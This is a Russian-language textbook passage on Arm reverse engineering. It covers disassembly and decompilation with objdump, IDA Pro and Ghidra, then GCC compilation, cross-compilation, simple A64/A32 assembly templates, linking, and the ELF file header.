Дизассемблирование двоичного файла включает восстановление выполняемых им ассемблерных инструкций: машинный код преобразуется в понятный человеку язык ассемблера. Чаще всего дизассемблирование используют для анализа вредоносных программ, проверки производительности компилятора и правильности его выходных данных, а также для анализа уязвимостей и разработки эксплойтов либо демонстрационных примеров, использующих дефекты программного обеспечения с закрытым исходным кодом.

Из перечисленных задач именно разработка эксплойтов, вероятно, больше всего зависит от анализа фактического ассемблерного кода. Уязвимости нередко удаётся обнаруживать такими методами, как фаззинг, однако создание эксплойтов на основе выявленных сбоев или выяснение причин, по которым фаззеры не достигают определённых участков кода, часто требует глубокого знания ассемблера.

В таких случаях критически важно посредством чтения ассемблерного кода досконально понять точные условия возникновения уязвимости. Конкретные решения компилятора о размещении переменных и структур данных зачастую имеют решающее значение для разработки эксплойтов, и именно здесь по-настоящему необходимы глубокие знания ассемблера. Нередко уязвимость, которая кажется "непригодной для эксплуатации", в действительности удаётся эксплуатировать, если проявить немного изобретательности и усердно разобраться во внутренних механизмах работы уязвимой функции.

Дизассемблировать исполняемый файл можно несколькими способами; подробнее мы рассмотрим их во второй части книги. Пока же отметим, что одним из простейших инструментов для быстрого просмотра дизассемблированного представления исполняемого файла является утилита Linux `objdump`[3].

Скомпилируем и дизассемблируем следующую программу, использующую `write()`:

```
#include <unistd.h>

int main(void) {

    write(1, "Hello!\n", 7);
}
```

Этот код можно скомпилировать с помощью GCC, указав параметр `-c`. Он предписывает GCC создать объектный файл, не запуская процесс компоновки, чтобы затем мы могли применить `objdump` только к нашему скомпилированному коду и не видеть дизассемблированное представление всех окружающих объектных файлов, например среды выполнения C. Дизассемблированное представление функции `main` выглядит следующим образом:

```
user@arm32:~$ gcc -c hello.c
user@arm32:~$ objdump -d hello.o

Disassembly of section .text:

00000000 <main>:
   0:b580      push{r7, lr}
   2:af00      addr7, sp, #0
   4:2207      movsr2, #7
   6:4b04      ldrr3, [pc, #16]; (18 <main+0x18>)
   8:447b      addr3, pc
   a:4619      movr1, r3
   c:2001      movsr0, #1
   e:f7ff fffe bl0 <write>
  12:2300      movsr3, #0
  14:4618      movr0, r3
  16:bd80      pop{r7, pc}
  18:0000000c .word0x0000000c
```

Утилиты Linux наподобие `objdump` удобны для быстрого дизассемблирования небольших программ, но для крупных программ требуется более подходящее решение. Существуют различные дизассемблеры, повышающие эффективность обратной разработки: от бесплатных инструментов с открытым исходным кодом, таких как Ghidra[4], до дорогостоящих решений вроде IDA Pro[5]. Подробнее они будут рассмотрены во второй части книги.

Декомпиляция

Сравнительно новым достижением в обратной разработке стало применение декомпиляторов. Декомпиляторы идут на шаг дальше дизассемблеров. Если дизассемблеры просто показывают понятный человеку ассемблерный код программы, то декомпиляторы пытаются восстановить по скомпилированному двоичному файлу эквивалентный код на C/C++.

Одно из достоинств декомпиляторов состоит в том, что они создают псевдокод, значительно сокращая и упрощая дизассемблированное представление. Благодаря этому при беглом просмотре функции легче в общих чертах понять, что делает программа.

Обратная сторона, разумеется, заключается в том, что при таком преобразовании могут потеряться важные подробности. Кроме того, поскольку преобразование исходного кода в исполняемый файл, выполняемое компилятором, по своей природе сопровождается потерями, декомпиляторы не могут полностью восстановить первоначальный исходный код. В процессе компиляции безвозвратно уничтожаются имена символов, локальные переменные, комментарии и значительная часть структуры программы. Аналогично, попытки автоматически присвоить имена либо новые метки локальным переменным и параметрам могут вводить в заблуждение, если компилятор с агрессивной оптимизацией повторно использует одни и те же области хранения.

Рассмотрим пример функции на C, скомпилируем её с помощью GCC, а затем декомпилируем декомпиляторами IDA Pro и Ghidra, чтобы увидеть практический результат.

На рис. 1.7 показана функция `file_record` из файла `ihex2fw.c`[6], находящегося в репозитории исходного кода Linux.

```
248 static struct ihex_binrec *records;
249
250 static void file_record(struct ihex_binrec *record)
251 {
252     struct ihex_binrec **p = &records;
253
254     while ((*p) && (!sort_records || (*p)->addr < record->addr))
255         p = &((*p)->next);
256
257     record->next = *p;
258     *p = record;
259 }
```

Рисунок 1.7. Исходный код функции `file_record` в исходном файле `ihex2fw.c`

После компиляции файла C для архитектуры Armv8-A (без каких-либо специальных параметров компилятора) и загрузки исполняемого файла в IDA Pro 7.6 декомпилятор создал для предыдущей функции псевдокод, показанный на рис. 1.8.




Рисунок 1.8. Результат декомпиляции скомпилированной функции `file_record` в IDA 7.6

На рис. 1.9 показана та же функция, декомпилированная в Ghidra 10.0.4.

В обоих случаях, если хорошенько прищуриться, в полученном тексте можно отчасти различить призрак исходного кода, однако этот код гораздо менее читабелен и значительно менее понятен, чем оригинал. Иными словами, хотя декомпиляторы во многих случаях действительно позволяют быстро получить общее высокоуровневое представление о программе, они вовсе не панацея и не заменяют умения погрузиться в ассемблерный код конкретной программы.




Рисунок 1.9. Результат декомпиляции скомпилированной функции `file_record` в Ghidra 10.0.4

Вместе с тем декомпиляторы постоянно развиваются и всё лучше восстанавливают исходный код, особенно для простых функций. Результаты декомпиляции полезны как вспомогательное средство при высокоуровневом анализе функций, которые вы хотите подвергнуть обратной разработке, но, пытаясь глубже понять происходящее, не забывайте заглядывать и в дизассемблированное представление.

Примечания

[1] [назад] *Planning a Computer System, Project Stretch*, McGraw-Hill Book Company, Inc., 1962. archive.computerhistory.org
[2] [назад] ftp.gnu.org
[3] [назад] web.mit.edu
[4] [назад] ghidra-sre.org
[5] [назад] hex-rays.com
[6] [назад] gitlab.arm.com

Глава 2. Внутреннее устройство формата файлов ELF

Эта глава служит справочным материалом для понимания основ процесса компиляции и внутреннего устройства формата файлов ELF. Если вы уже знакомы с этими понятиями, то можете пропустить главу и обращаться к ней как к справочнику за подробностями, которые понадобятся во время анализа.

Структура программы

Прежде чем погружаться в ассемблерные инструкции и способы обратной разработки двоичных файлов программ, стоит прежде всего посмотреть, откуда берутся эти двоичные файлы.

Программы начинаются с исходного кода, написанного разработчиками программного обеспечения. Исходный код описывает компьютеру, как должна вести себя программа и какие вычисления она должна выполнять при различных входных условиях.

Выбор языка программирования, которым пользуется программист, в значительной степени определяется его предпочтениями. Одни языки хорошо подходят для математических задач и машинного обучения. Другие оптимизированы для разработки веб-сайтов или создания приложений для смартфонов. Третьи, например C и C++, достаточно гибки для широкого круга приложений: от низкоуровневого системного программного обеспечения, такого как драйверы устройств и микропрограммы, через системные службы и вплоть до крупных приложений вроде видеоигр, веб-браузеров и операционных систем. Поэтому многие программы, с которыми мы сталкиваемся при анализе двоичных файлов, начинают свою жизнь в виде кода на C/C++.

Компьютеры не выполняют файлы исходного кода непосредственно. Прежде чем программу можно будет запустить, её необходимо преобразовать в машинные инструкции, которые умеет выполнять процессор. Программы, осуществляющие такое преобразование, называются компиляторами. В Linux широко используется набор компиляторов GCC, включающий компилятор C, который преобразует код C в двоичные файлы ELF, непосредственно загружаемые и выполняемые Linux. Его аналогом для компиляции кода C++ служит G++. Общая схема компиляции показана на рис. 2.1.

Рисунок 2.1. Общая схема компиляции

В некотором смысле обратная разработка выполняет задачу, противоположную задаче компилятора. При обратной разработке мы начинаем с двоичного файла программы и движемся в обратном направлении, пытаясь на более высоком уровне восстановить замысел программиста относительно поведения программы. Поэтому полезно понимать составные части формата файлов ELF и их назначение.

Языки высокого и низкого уровня

C и C++ часто называют языками высокого уровня, поскольку они позволяют программисту определять структуру и поведение программы, не обращаясь непосредственно к самой машинной архитектуре. Программист может писать код на C/C++ в терминах абстрактных понятий программирования, таких как блоки `if-else`, циклы `while` и локальные переменные с заданными программистом именами, не задумываясь о том, как в конечном коде эти переменные будут сопоставлены машинным регистрам, областям памяти или конкретным машинным инструкциям.

Такая абстракция обычно приносит программистам большую пользу. Благодаря программистским абстракциям и высокоуровневым понятиям потока выполнения писать программы на C/C++ зачастую гораздо быстрее и безопаснее с точки зрения ошибок, чем создавать эквивалентные программы непосредственно на ассемблере. Кроме того, поскольку C и C++ не привязаны жёстко к конкретной машинной архитектуре, один и тот же код на C/C++ можно компилировать для выполнения на нескольких разных целевых процессорах.

Язык программирования C++ отличается от C добавлением множества новых синтаксических конструкций, средств программирования и высокоуровневых абстракций, которые упрощают и ускоряют создание крупных программ. Например, C++ добавляет непосредственную поддержку объектно-ориентированного программирования на уровне языка и делает конструкторы, деструкторы и создание объектов непосредственной частью самого языка. C++ также вводит такие программные абстракции, как интерфейсы, исключения C++ и перегрузка операторов, а кроме того, обеспечивает дополнительную проверку правильности программы во время компиляции благодаря более строгой системе проверки типов и поддержке шаблонов, недоступным в первоначальном языке программирования C.

По соглашению основная логика программ на C и C++ начинается в функции `main`. Обычно эта функция обрабатывает аргументы командной строки программы, подготавливает программу к выполнению, а затем приступает к исполнению самой основной логики. Для программ командной строки это может означать обработку файлов и потоков ввода-вывода. Графические программы тоже могут обрабатывать файлы и входные потоки, но зачастую они также создают окна, выводят на экран графику, с которой взаимодействует пользователь, и настраивают обработчики событий, реагирующие на пользовательский ввод.

Вместо языков высокого уровня, таких как C и C++, программисты могут выбрать для написания кода низкоуровневый "язык ассемблера". Такие языки ассемблера тесно связаны с целевым процессором, для которого они предназначены, но предоставляют программистам гораздо больше свободы в точном определении машинных инструкций, которые должен выполнить процессор, и порядка их выполнения.

Помимо личных предпочтений существует множество причин, по которым программист может решить написать всю программу или отдельные её части на языке низкого уровня. В табл. 2.1 приведено несколько вариантов применения низкоуровневых языков.

Таблица 2.1. Варианты применения программирования на ассемблере

Вариант применения	Примеры
Код, зависящий от аппаратного обеспечения и работающий за пределами стандартной программной модели C/C++	Обработчики исключений ОС и гипервизора Код микропрограмм

Вариант применения	Примеры
Код с жёсткими ограничениями на размер двоичного файла, с ограниченным набором доступных инструкций либо код, который должен выполняться до инициализации критически важных компонентов аппаратного обеспечения	Последовательности загрузки и процедуры самопроверки микропрограмм Загрузчики и последовательности инициализации ОС и гипервизора Шелл-код для разработки эксплойтов
Обращение к инструкциям специального назначения, которые компиляторы C/C++ обычно не создают	Доступ к аппаратным криптографическим инструкциям

Критичные к производительности низкоуровневые библиотечные функции, для которых написанный вручную ассемблерный код будет эффективнее кода, созданного компилятором	`memcpy`
	
	`memset`

Библиотечные функции, которые не используют стандартный ABI C/C++ либо нарушают семантику ABI C/C++	`setjmp`
	
	`longjmp`
	
	Внутренние механизмы обработки исключений C++

Внутренние процедуры компилятора и среды выполнения C, которые не используют стандартный ABI C/C++	Заглушки PLT (для отложенной загрузки символов) Последовательность инициализации среды выполнения C Заглушки вызова системных функций Встроенные внутренние функции компилятора
Программы отладки и перехвата	Перенаправление функций для анализа или изменения поведения программы Процедуры внедрения точек останова, используемые отладчиками Процедуры внедрения потоков

Прежде чем рассматривать ассемблирование языков низкого уровня, сначала посмотрим, как компиляторы преобразуют программы, написанные на языках высокого уровня вроде C/C++, в низкоуровневый ассемблерный код.

Процесс компиляции

Основная задача компилятора - преобразовать программу, написанную на языке высокого уровня, таком как C/C++, в эквивалентную программу на языке низкого уровня, например на языке набора инструкций A64, входящего в архитектуру Armv8-A[1]. Начнём с простой программы на C.

```
#include <stdio.h>
#define GREETING "Hello"

int main(int argc, char** argv) {
  printf("%s ", GREETING);
  for(int i = 1; i < argc; i++) {
    printf("%s", argv[i]);
    if(i != argc - 1)
      printf(" and ");
  }
  printf("!\n");
  return 0;
}
```

В Linux часто применяется компилятор C из набора GNU Compiler Collection, GCC. По умолчанию GCC не просто компилирует программу на C в ассемблерный код:

он управляет всем процессом компиляции, ассемблирует и компонует полученный результат и создаёт окончательный двоичный файл программы ELF, который операционная система может выполнить непосредственно. Чтобы создать из исходного кода двоичный файл программы с помощью GCC, можно воспользоваться следующей командой:

```
user@arm64:~$ gcc main.c -o example.so
```

Можно также указать драйверу компилятора GCC вывести подробные сведения о том, что происходит за кулисами, передав параметр `-v`:

```
user@arm64:~$ gcc main.c -o example.so -v
```

Эта команда выдаёт большой объём данных, но ближе к концу вывода можно увидеть, что на завершающем этапе процесса GCC вызывает ассемблер для ассемблерного файла, записанного во временную область, например:

```
user@arm64:~$ as -v -EL -mabi=lp64 -o /tmp/<object_file>e.o /tmp/<asm>.s
```

Это объясняется тем, что GCC является набором компиляторов. Собственно компилятор C преобразует код C в ассемблерный листинг, который передаётся ассемблеру для преобразования в объектный файл и последующей компоновки в целевой двоичный файл.

С помощью параметра командной строки `-S`, например вызвав `gcc main.c -S`, можно перехватить этот ассемблерный листинг и посмотреть, что создаёт сам компилятор. В таком случае GCC скомпилирует программу из `main.c` в ассемблерный листинг и запишет его в файл `main.s`.

Поскольку C++ по большей части является надмножеством языка C, этот же пример можно скомпилировать так, будто он написан на C++. Для этого воспользуемся компилятором C++ `g++` и следующей командой, создающей целевой двоичный файл:

```
user@arm64:~$ g++ main.cpp -o example.so
```

С помощью параметра командной строки `-S`, то есть команды `g++ main.cpp -S`, можно также предписать `g++` вывести ассемблерный листинг.

Если позволить GCC завершить работу, в конце концов он создаст исполняемый файл ELF, который можно запустить непосредственно из командной строки. Например, программу можно запустить с двумя параметрами командной строки `Arm-devs` и `reverse-engineers`, после чего она выведет в консоль следующий результат:

```
user@arm64:~$ ./example.so Arm-devs reverse-engineers
Hello Arm-devs and reverse-engineers!
```

Кросс-компиляция для других архитектур

Одно из главных преимуществ написания программы на языке высокого уровня, таком как C/C++, состоит в том, что по умолчанию исходный код не привязан жёстко к конкретной архитектуре процессора.

Благодаря этому один и тот же исходный код программы можно компилировать для выполнения на разных целевых платформах. В конфигурации по умолчанию GCC и G++ создают целевые двоичные файлы, рассчитанные на ту же машинную архитектуру, на которой производится компиляция. Например, если выполнить `gcc main.c -o example.so` на 64-битной машине Arm с Linux, полученный двоичный файл `example.so` будет файлом ELF, предназначенным для работы на 64-битных машинах Arm. Если выполнить ту же команду на машине x86_64 с Linux, полученный двоичный файл будет предназначен для машин x86_64.

Архитектуру, для которой скомпилирован двоичный файл ELF, можно определить, в частности, командой `file`:

```
user@arm64:~$ file example.so
example.so: ELF 64-bit LSB pie executable, ARM aarch64, version 1
(SYSV) ...

user@x64:~$ file example.so
example.so: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV) ...
```

Обычно создание двоичного файла программы, соответствующего используемой системе, - полезная возможность: как правило, мы хотим, чтобы компилятор создавал двоичные файлы, которые можно немедленно запускать на машине разработки. Но что делать, если архитектура машины разработки отличается от архитектуры целевой машины? Например, если машина разработки основана на x86_64, а требуется создать целевой двоичный файл для 64-битного процессора Arm? В таких случаях необходимо воспользоваться кросс-компилятором.

В табл. 2.2 перечислены наиболее распространённые кросс-компиляторы Arm из состава GCC и G++, предназначенные для создания двоичных файлов, которые могут выполняться на 32- и 64-битных машинах Arm с Linux.

Таблица 2.2. Кросс-компиляторы GCC

Имя пакета	Назначение
`gcc-aarch64-linux-gnu`	Компилятор C для AArch64
`g++-aarch64-linux-gnu`	Компилятор C++ для AArch64
`gcc-arm-linux-gnueabihf`	Компилятор C для AArch32
`g++-arm-linux-gnueabihf`	Компилятор C++ для AArch32

В системах, где основным диспетчером пакетов служит `apt-get`, эти кросс-компиляторы Arm можно установить следующей командой:

```
user@x64:~$ sudo apt-get install gcc-aarch64-linux-gnu \
  g++-aarch64-linux-gnu gcc-arm-linux-gnueabihf \
  g++-arm-linux-gnueabihf
```

После установки этих кросс-компиляторов можно создавать 32- и 64-битные двоичные файлы Arm непосредственно на машине разработки с другой архитектурой. Для этого `gcc` заменяется вариантом, предназначенным для требуемой цели. Например, на машине x86_64 можно создать 64-битный двоичный файл Arm из кода на C или C++ следующим образом:

```
user@x64:~$ aarch64-linux-gnu-gcc main.c -o a64.so
user@x64:~$ aarch64-linux-gnu-g++ main.cpp -o a64.so
```

Целевые двоичные файлы для 32-битных систем Arm можно создавать почти так же, только с помощью 32-битных кросс-компиляторов Arm:

```
user@x64:~$: arm-linux-gnueabihf-gcc main.c -o a32.so
user@x64:~$: arm-linux-gnueabihf-g++ main.cpp -o a32.so
```

Если проверить эти выходные двоичные файлы командой `file`, можно увидеть, что они скомпилированы соответственно для 64- и 32-битной архитектуры Arm.

```
user@x64:~$ file a64.so
a64.so: ELF 64-bit LSB pie executable, ARM aarch64, version 1 (SYSV), ...

user@x64:~$ file a32.so
a32.so: ELF 32-bit LSB pie executable, ARM, EABI5 version 1 (SYSV), ...
```

Ассемблирование и компоновка

Компиляторы и программисты, пишущие ассемблерный код вручную, создают ассемблерные листинги, которые поступают на вход ассемблера. Задача ассемблера - преобразовать понятные человеку описания машинных инструкций в эквивалентные инструкции с двоичной кодировкой, а также вывести данные и метаданные программы в другие разделы её двоичного файла в соответствии с указаниями, вручную заданными программистом или компилятором. Результатом работы ассемблера является объектный файл. Объектные файлы кодируются как файлы ELF, хотя, возможно, правильнее считать их частичными файлами ELF: в ходе завершающей компоновки их необходимо объединить в единое целое, чтобы создать окончательный исполняемый целевой двоичный файл.

По соглашению ассемблерный код записывается в файлах `.s`. Эти файлы можно ассемблировать в объектный файл с помощью ассемблера, например GNU Assembler (GAS), входящего в набор инструментов GCC/G++.

В последующих главах книги мы познакомимся с инструкциями, доступными в архитектуре Armv8-A, и разберёмся в их работе. Пока же полезно определить пару шаблонных ассемблерных программ, которыми вы сможете пользоваться для самостоятельного создания простых программ на ассемблере.

Следующая простая ассемблерная программа использует системный вызов `write()` для вывода строки, после чего завершается. Первые три строки определяют архитектуру, раздел и глобальную точку входа программы. Функция `write()` принимает три аргумента: файловый дескриптор, указатель на буфер, где хранятся данные (например, строка), и количество байтов, которые требуется записать из буфера. Эти аргументы задаются в первых трёх регистрах: `x0`, `x1` и `x2`. Регистр `x8` должен содержать номер системного вызова `write`, а инструкция `SVC` вызывает его. Строку ASCII можно разместить в конце раздела `.text` (в так называемом пуле литералов) либо в разделе `.data` или `rodata`.

Шаблон программы на ассемблере A64 `write64.s`

```
.arch armv8-a                   // Эта программа - 64-битная программа Arm
for armv8-a
.section .text                  // Указать раздел .text для записи кода
.global _start                  // Определить _start как глобальный символ входа

_start:                         // Указать определённую точку входа
        mov x0, #1              // Первый аргумент write()
        ldr x1, =mystring       // Второй аргумент: адрес mystring
        mov x2, #12             // Третий аргумент: длина строки
        mov x8, #64             // Номер системного вызова write()
        svc #1                  // Вызвать функцию write()

        mov x0, #0              // Первый аргумент функции exit()
        mov x8, #93             // Номер системного вызова exit()
        svc #1                  // Вызвать функцию exit()

mystring:                       // Определить метку mystring для ссылок
.asciz "Hello world\n"          // Задать строку ASCII с нулём в конце
```

Того же результата можно добиться с помощью библиотечных функций. Обе следующие программы выполняют одну и ту же основную задачу: одна предназначена для 64-битной, а другая - для 32-битной архитектуры Arm. Обе определяют функцию `_start` в разделе `.text` полученного файла ELF и помещают строку `Hello world\n` с нулём в конце в раздел `.rodata` (данные только для чтения) полученного двоичного файла. В обоих случаях функция `main` загружает адрес этой строки в регистр, вызывает `printf`, чтобы вывести строку в консоль, а затем вызывает `exit(0)` для завершения программы.

Шаблон программы на ассемблере A64 `print64.s`

```
.arch armv8-a                   // Определить архитектуру
.text                           // Начать раздел .text
.global main                    // Определить глобальный символ main

 main:                          // Начало функции main
       ldr x0, =MYSTRING        // Загрузить адрес MYSTRING в x0

       bl printf                // Вызвать printf для вывода строки
       mov x0, #0               // Поместить значение #0 в x0
       bl exit                  // Вызвать exit(0)

.section .rodata                // Определить раздел .rodata для строки
.balign 8                       // Выровнять строку по границе 8 байт
 MYSTRING:                      // Определить метку MYSTRING
.asciz "Hello world\n"          // Строка ASCII с нулём в конце
```

Шаблон программы на ассемблере A32 `print32.s`

```
.arch armv7-a                   // Определить архитектуру
.section .text                  // Начать раздел .text
.global _start                  // Определить глобальный символ main

_start:                         // Начало функции main
       ldr r0, =MYSTRING        // Загрузить адрес MYSTRING в x0
       bl printf                // Вызвать printf для вывода строки
       mov r0, #0               // Поместить значение #0 в x0
       bl exit                  // Вызвать exit(0)

.section .rodata                // Определить раздел .rodata для строки
.balign 8                       // Выровнять строку по границе 8 байт
MYSTRING:                       // Определить метку MYSTRING
.asciz "Hello world\n"          // Строка ASCII с нулём в конце
```

Если архитектура машины разработки совпадает с архитектурой, для которой выполняется компиляция, эти программы можно ассемблировать непосредственно с помощью AS:

```
user@arm64:~$ as print64.s -o print64.o
user@arm64:~$ as write64.s -o write64.o
```

Если архитектура машины разработки не совпадает с целевой, вместо этого можно воспользоваться версиями AS из состава кросс-компиляторов GCC.

```
user@x86-64:~$ aarch64-linux-gnu-as print64.s -o print64.o
user@x86-64:~$ aarch64-linux-gnu-as write64.s -o write64.o
user@x86-64:~$ arm-linux-gnueabihf-as print32.s -o print32.o
```

Попытка выполнить объектный файл непосредственно обычно заканчивается неудачей. Сначала двоичный файл необходимо скомпоновать. В наборе GCC двоичный файл компоновщика называется `ld` (либо, в зависимости от обстоятельств, `aarch64-linux-gnu-ld` или `arm-linux-gnueabihf-ld`). Компоновщику нужно передать все объектные файлы, необходимые для создания полного двоичного файла программы, а затем указать его выходной файл параметром `-o`.

Для программы `write64.s` требуется только один объектный файл с именем `write64.o`, никаких дополнительных библиотек указывать не нужно, и полученную программу можно запустить непосредственно.

```
user@arm64:~$ ld write64.o -o write64
user@arm64:~$ ./write
Hello world
```

Если ассемблерная программа использует определённые библиотечные функции, а не обращается непосредственно к системным вызовам, необходимо включить требуемые объектные файлы.

В примере `printf64.s` мы указываем `print64.o` в качестве входного объектного файла, однако, прежде чем программу удастся запустить, потребуется добавить ещё несколько объектных файлов. Один из них - `libc.so`, предоставляющий программе доступ к библиотечным функциям libc `printf` и `exit`. Кроме того, нужны три объектных файла, которые вместе образуют среду выполнения C, необходимую для начальной загрузки процесса перед вызовом нашей функции `main`. Требуемые объектные зависимости описаны в табл. 2.3.

Таблица 2.3. Требуемые объектные файлы и их назначение

Объектный файл	Назначение

`/usr/lib/aarch64-linux-gnu/crt1.o`
 	
`/usr/lib/aarch64-linux-gnu/crti.o`
 	
`/usr/lib/aarch64-linux-gnu/crtn.o`
	Реализуют заглушки среды выполнения C, в том числе функцию `_start`, которая выполняет начальную загрузку программы, запускает глобальные конструкторы C++, а затем вызывает функцию `main` программы

`/usr/lib/aarch64-linux-gnu/libc.so`	Экспортные заглушки библиотеки среды выполнения C, необходимые для начальной загрузки программы и ссылающиеся на используемые программой функции `printf` и `exit`

Таким образом, окончательная команда компоновщика имеет следующий вид:

```
user@arm64:~$ ld print64.o \
  /usr/lib/aarch64-linux-gnu/crt1.o \
  /usr/lib/aarch64-linux-gnu/crti.o \
  /usr/lib/aarch64-linux-gnu/crtn.o \
  /usr/lib/aarch64-linux-gnu/libc.so -o print64.so
```

Полученный целевой двоичный файл `print64.so` после этого можно запустить на 64-битной машине Arm.

```
user@arm64:~$ ./print64.so
Hello world!
```

Общие сведения о файле ELF

Окончательным результатом компиляции и компоновки является файл в формате исполняемых и компонуемых файлов (Executable and Linkable Format, ELF), содержащий всю информацию, необходимую операционной системе и загрузчику для загрузки и запуска программы. На самом абстрактном уровне файл ELF можно представить как совокупность таблиц, описывающих программу и способ её запуска. В формате ELF существует три типа таблиц: заголовок файла ELF, расположенный в начале файла, а также заголовки программы и заголовки разделов, описывающие соответственно загрузку программы ELF в память и логические разделы файла ELF, по которым загрузчик определяет порядок её подготовки к выполнению.

Заголовок файла ELF

В начале файла ELF находится заголовок файла ELF. Заголовок ELF описывает глобальные атрибуты программы, в том числе архитектуру, для выполнения на которой она предназначена, точку входа программы, а также указатели на другие таблицы файла и их размеры.

Атрибуты и разделы файла ELF, например собранных и скомпонованных нами ранее в разделе "Ассемблирование и компоновка" программ `print32.so` и `print64.so`, можно просмотреть с помощью такой программы, как `readelf`. Для просмотра заголовка файла ELF служит параметр `-h` программы `readelf`:

```
user@arm64:~$ readelf print64.so -h
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           AArch64
  Version:                           0x1
  Entry point address:               0x6a0
  Start of program headers:          64 (bytes into file)
  Start of section headers:          7552 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         9
  Size of section headers:           64 (bytes)
  Number of section headers:         29
  Section header string table index: 28

user@arm64:~$ readelf print32.so -h
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)

  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           ARM
  Version:                           0x1
  Entry point address:               0x429
  Start of program headers:          52 (bytes into file)
  Start of section headers:          7052 (bytes into file)
  Flags:                             0x5000400, Version5 EABI, hard-float ABI
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         29
  Section header string table index: 28
```

Поля заголовка файла ELF делятся на четыре основные группы: сведения заголовка файла ELF, сведения о целевой платформе программы, поле точки входа программы и поля расположения таблиц.

Информационные поля заголовка файла ELF

Первая из этих групп сообщает загрузчику тип файла ELF и начинается с поля магического значения. Поле магического значения представляет собой постоянную 16-байтовую двоичную комбинацию, называемую идентификационной комбинацией (*ident pattern*) и показывающую, что файл действительно является файлом ELF. Она всегда начинается с одной и той же 4-байтовой последовательности: первым идёт байт `0x7f`, а за ним - 3 байта, соответствующие символам ASCII `ELF`.

Поле класса сообщает загрузчику, какой формат используется самим файлом ELF: 32- или 64-битный. Обычно 32-битные программы используют 32-битный формат, а 64-битные - 64-битный. В нашем примере видно, что это справедливо и для программ Arm: 32-битный двоичный файл Arm использует 32-битный формат ELF, а 64-битный - 64-битный формат.

